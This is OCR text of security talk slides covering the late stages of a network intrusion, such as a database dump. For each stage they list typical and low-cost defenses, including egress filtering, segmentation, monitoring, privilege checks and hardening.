


Typical Defenses

- Hoping That Someone Dumping The Db Slows It Down Enough For Someone To Notice
- Some Network Segmentation


- Firewall That Stuff
- Encrypt Connection Strings + Use Tls
- Monitor Events & Performance

FREE DEFENSE



SELECT * TO > FILE ON DA'S DESKTOP

Step 7
All your (data) Base are belong to theM



Typical Defenses

- DLP (?)
- Limited Egress Filtering

- Egress Filtering!
- No Seriously, Why Can Your Servers Connect Back To The Net?
- Proper Zoning
- Monitor Wwroots

FREE DEFENSE


SEGMENT SYSTEMS

EGRESS + WEB FILTER

CHECK PRIVILEGES

RANDOMIZE PASSWORDS

DELEGATE




HARDEN SYSTEMS

2016–2017 CHALLENGE

LESS BULLETS

MORE SHOVELS



THANK YOU

Slides And Links:

Https://Evil.Plumbing

Compliments:

@Gepeto42

Complaints:

@Joeynoname